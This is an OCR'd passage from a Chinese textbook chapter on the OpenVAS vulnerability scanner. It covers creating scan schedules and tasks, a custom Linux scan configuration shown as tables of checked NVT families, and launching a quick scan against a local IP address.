
1 - 9 of 9

Name		Port Counts			Actions
		Total	TCP	UDP	
All IANA assigned TCP 2012-02-10		5625	5625	0	
All IANA assigned TCP and UDP 2012-02-10		10988	5625	5363	
All privileged TCP		1023	1023	0	
All privileged TCP and UDP		2046	1023	1023	
All TCP		65535	65535	0	
All TCP and Nmap 5.51 top 100 UDP		65634	65535	99	
All TCP and Nmap 5.51 top 1000 UDP		66534	65535	999	
Nmap 5.51 top 2000 TCP and top 100 UDP		2098	1999	99	
OpenVAS Default		4481	4481	0	


3. 创建扫描任务

设置完自定义扫描配置并创建好扫描对象后，接下来便可以创建一个扫描任务。OpenVAS的扫描任务设置也是非常的灵活，可设定在规定的时间进行扫描，也可设置周期性扫描，这样更加符合漏洞管理的要求。创建扫描任务的操作步骤如下：


Step 01 创建一个扫描调度计划，选择Configuration菜单，在打开的菜单列表中选择Schedules菜单项，如下图所示。




Step 02 在打开的界面中，单击左上角的“创建”图标，创建一个扫描任务，如下图所示。




Step 03 打开Edit Schedules对话框，在其中可以设置调度的名称，可以选择初次扫描的时间，还可以选择以后计划扫描的时间，如下图所示。




Step 04 设置完成后，单击Save按钮，在返回的界面中可以看到刚刚设置的调度任务，如下图所示。




Step 05 选择Scans菜单，在打开的菜单列表中选择Tasks菜单项，如下图所示。




Step 06 在打开的界面中，单击左上角的“创建”图标，创建一个扫描任务，如下图所示。



Step 07 打开New Tasks对话框，在其中可以设置扫描任务的名称，还可以调用之前创建好的调度配置、扫描配置等，如下图所示。



Step 08 设置完成后，单击Save按钮，在返回的界面中可以看到刚刚设置的扫描任务，如下图所示。



注意：右侧的时钟图标可以修改调度计划，类似播放按钮可以在计划启动后停止当前扫描任务。


4. Linux_Unix扫描配置

前面学习了如何创建自定义扫描，这里再给出一个自定义Linux系统的扫描配置，相

信经过这两种系统的配置，读者一定能够掌握创建自定义扫描配置的方法。

创建Linux扫描配置也需要经历相同的一些步骤，这里省去了相同的步骤，只给出最终的配置项，所需步骤如下：

Step 01 通过新建扫描配置，也可以通过复制已有的扫描配置进行修改。这里选择复制已有的扫描配置进行修改，在扫描配置页中选择左侧的复制图标，在打开Edit Scan Config对话框中输入扫描配置名称，如下图所示。



Step 02 Linux配置项1，如下图所示。

Family	NVTs selected	Trend	Select al NVTs
AIX Local Security Checks	1 of 1		☑
Amazon Linux Local Security Checks	748 of 748		☑
Brute force attacks	9 of 9		☑
Buffer overflow	562 of 562		☑
CISCO	647 of 647		☐
CentOS Local Security Checks	2471 of 2471		☑
Citrix Xenserver Local Security Checks	30 of 30		☑
Compliance	7 of 7		☑
Databases	550 of 550		☑

Step 03 Linux配置项2，如下图所示。

Debian Local Security Checks	2830 of 2830		☑
Default Accounts	216 of 216		☑
Denial of Service	1356 of 1356		☑
F5 Local Security Checks	125 of 125		☐
FTP	173 of 173		☑
Fedora Local Security Checks	10616 of 10616		☑
Finger abuses	6 of 6		☑
Firewalls	18 of 18		☑
FortiOS Local Security Checks	34 of 34		☐
FreeBSD Local Security Checks	437 of 437		☑
Gain a shell remotely	106 of 106		☑
General	4298 of 4299		☐
Gentoo Local Security Checks	693 of 693		☑
HP-UX Local Security Checks	15 of 15		☑

Step 04 Linux配置项3，如下图所示。

IT-Grundschutz	109 of 109		☑
IT-Grundschutz-10	91 of 91		☑
IT-Grundschutz-11	102 of 102		☑
IT-Grundschutz-12	85 of 85		☑
IT-Grundschutz-13	85 of 85		☑
IT-Grundschutz-15	85 of 85		☑
JunOS Local Security Checks	136 of 136		☐
Mac OS X Local Security Checks	193 of 193		☑
Mageia Linux Local Security Checks	329 of 329		☑
Malware	50 of 50		☑
Mandrake Local Security Checks	402 of 402		☑
Netware	8 of 8		☑
Nmap NSE	154 of 154		☑
Nmap NSE net	177 of 177		☑

Step 05 Linux配置项4，如下图所示。

Oracle Linux Local Security Checks	1895 of 1895		☑
Palo Alto PAN-OS Local Security Checks	40 of 40		☑
Peer-To-Peer File Sharing	21 of 21		☑
Policy	656 of 656		☑
Port scanners	2 of 15		☐
Privilege escalation	60 of 60		☑
Product detection	2059 of 2059		☑
RPC	11 of 11		☑
Red Hat Local Security Checks	1574 of 1574		☑
Remote file access	58 of 58		☑
SMTP problems	52 of 52		☑
SNMP	7 of 7		☑
SSL and TLS	63 of 63		☑
Service detection	216 of 217		☑


Step 06 Linux配置项5，如下图所示。

Settings	12 of 12		☑
Slackware Local Security Checks	534 of 534		☑
Solaris Local Security Checks	1 of 1		☑
SuSE Local Security Checks	1426 of 1426		☑
Ubuntu Local Security Checks	3119 of 3119		☑
Useless services	14 of 14		☑
VMware Local Security Checks	58 of 58		☑
Web Servers	400 of 400		☑
Web application abuses	5654 of 5655		☑
Windows	181 of 181		☐
Windows : Microsoft Bulletins	1967 of 1967		☐
Total: 62	48034 of 48050		


5. 快速扫描

除了自定义扫描外，OpenVAS还提供了一个快速扫描设置，输入一个主机地址便可以开始快速扫描。进行快速扫描的操作步骤如下：

Step 01 在创建扫描任务界面中有一个魔法棒图标，如下图所示。




Step 02 单击魔法棒图标，便可以进入快速扫描设置界面。在IP地址栏中输入一个主机地址，如下图所示。



Step 03 单击Start Scan按钮，便可以开始一个快速扫描。此时在扫描任务列表中便会有一个已启动的扫描计划，如下图所示。

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
Immediate scan of IP 192.168.1.103	Requested	0 (1)				

Step 04 单击左侧name中的名称，可以打开快速扫描中给出的配置项，如下图所示。




12.4.5 结果及其他

通过前面的学习相信读者已经可以配置并开启一个扫描了，下面介绍OpenVAS中扫描结果以及一些其他功能。

1. 扫描结果

